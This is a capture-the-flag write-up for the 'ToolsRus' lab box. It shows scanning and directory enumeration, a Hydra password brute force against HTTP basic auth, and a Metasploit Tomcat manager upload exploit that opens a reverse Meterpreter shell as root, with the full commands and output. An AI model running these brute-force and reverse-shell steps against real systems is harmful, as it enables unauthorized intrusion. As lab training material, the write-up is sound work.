ToolsRus CTF Writeup

Writeup by Substing.

phase 1: recon

nmap

We begin this challenge with a port scan that reveals the running processes.

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1234/tcp open  hotline
8009/tcp open  ajp13
MAC Address: 02:2B:BA:E1:31:4F (Unknown)
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f8805314cf75ca5102b40c4ee39afa40 (RSA)
|   256 d9e93e88976517b5a9f1f194051d9b1f (ECDSA)
|_  256 09907e22021f6e8e1e5bf10f73c87b03 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
MAC Address: 02:2B:BA:E1:31:4F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

port 80: http


The first service we investigate is the web server running on port 80.

It hosts a static web page, saying that we may find more on other parts of the website.


Gobuster allows us to find the other directories.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u 10.10.16.140 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.16.140
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/10/03 21:23:14 Starting gobuster in directory enumeration mode
===============================================================
/guidelines           (Status: 301) [Size: 317] [--> http://10.10.16.140/guidelines/]
/protected            (Status: 401) [Size: 459]
/server-status        (Status: 403) [Size: 300]
Progress: 1273833 / 1273834 (100.00%)===============================================================
2023/10/03 21:33:24 Finished
===============================================================
```

One page gives us two hints: there may be a user named bob, and that the Tomcat server may be out of date.



The other page discovered is protected by basic authentication.




Taking an educated guess, we can brute force this with the username bob. It is a success and we find a password.

```
┌──(root㉿kali)-[~]
└─# hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.10.16.140 http-get /protected
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-03 21:48:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.16.140:80/protected
[80][http-get] host: 10.10.16.140   login: bob   password: bubbles
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-03 21:48:07
```

Unfortunately, the page we gain access to doesn't have anything interesting.




For good measure, we run Nikto on this web port.

```
nikto -h 10.10.16.140
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.16.140
+ Target Hostname:    10.10.16.140
+ Target Port:        80
+ Start Time:         2023-10-03 22:08:21 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: a8, size:
583d315d43a92, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8041 requests: 0 error(s) and 7 item(s) reported on remote host
```


```
+ End Time:               2023-10-03 22:08:33 (GMT0) (12 seconds)
---------------------------------------------------------------------------
```

port 1234: http

We found another web server in our port scan. It hosts default Apache Tomcat content.




Much like the other web server, we enumerate directories with Gobuster.



These all look to be default Tomcat directories, but one of them stands out to us: manager.

Using the same credentials as before, we can get access.



Nikto is also run on this site.

```
nikto -h 10.10.16.140:1234 -r /manager/html

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.16.140
+ Target Hostname:    10.10.16.140
+ Target Port:        1234
+ Target Path:        /manager/html
+ Start Time:         2023-10-03 22:06:02 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ /manager/html/ - Requires Authentication for realm 'Tomcat Manager Application'
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save
files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove
```

```
files on the web server.
+ OSVDB-3092: /manager/html/localstart.asp: This may be interesting...
+ OSVDB-3233: /manager/html/manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/jk-manager/manager-howto.html: Tomcat documentation
found.
+ OSVDB-3233: /manager/html/jk-status/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/admin/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/host-manager/manager-howto.html: Tomcat documentation
found.
+ /manager/html/manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html/jk-manager/html: Default Tomcat Manager / Host Manager interface
found
+ /manager/html/jk-status/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html/admin/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html/host-manager/html: Default Tomcat Manager / Host Manager interface
found
+ /manager/html/httpd.conf: Apache httpd.conf configuration file
+ /manager/html/httpd.conf.bak: Apache httpd.conf configuration file
+ /manager/html/manager/status: Default Tomcat Server Status interface found
+ /manager/html/jk-manager/status: Default Tomcat Server Status interface found
+ /manager/html/jk-status/status: Default Tomcat Server Status interface found
+ /manager/html/admin/status: Default Tomcat Server Status interface found
+ /manager/html/host-manager/status: Default Tomcat Server Status interface found
+ 8042 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:           2023-10-03 22:06:15 (GMT0) (13 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

phase 2: access

The next step is to see if we can use what we discovered to gain access to the system.

In researching exploits for Tomcat, we find a Metasploit module available which looks like it can give us a shell.

```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.196.186    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.10.16.140
rhosts => 10.10.16.140
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 1234
rport => 1234
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword bubbles
httppassword => bubbles
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername bob
httpusername => bob
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.196.186:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying QLPjIkmGq5e5...
[*] Executing QLPjIkmGq5e5...
[*] Undeploying QLPjIkmGq5e5 ...
[*] Sending stage (58829 bytes) to 10.10.16.140
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.10.196.186:4444 -> 10.10.16.140:37202) at 2023-10-03 22:17:47 +0000
```

When the shell is spawned, we see that we are already root, and so we have finished the box!

```
meterpreter > guid
[+] Session GUID: 34f386fd-3229-4c97-a22a-317e9e93f2f5
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```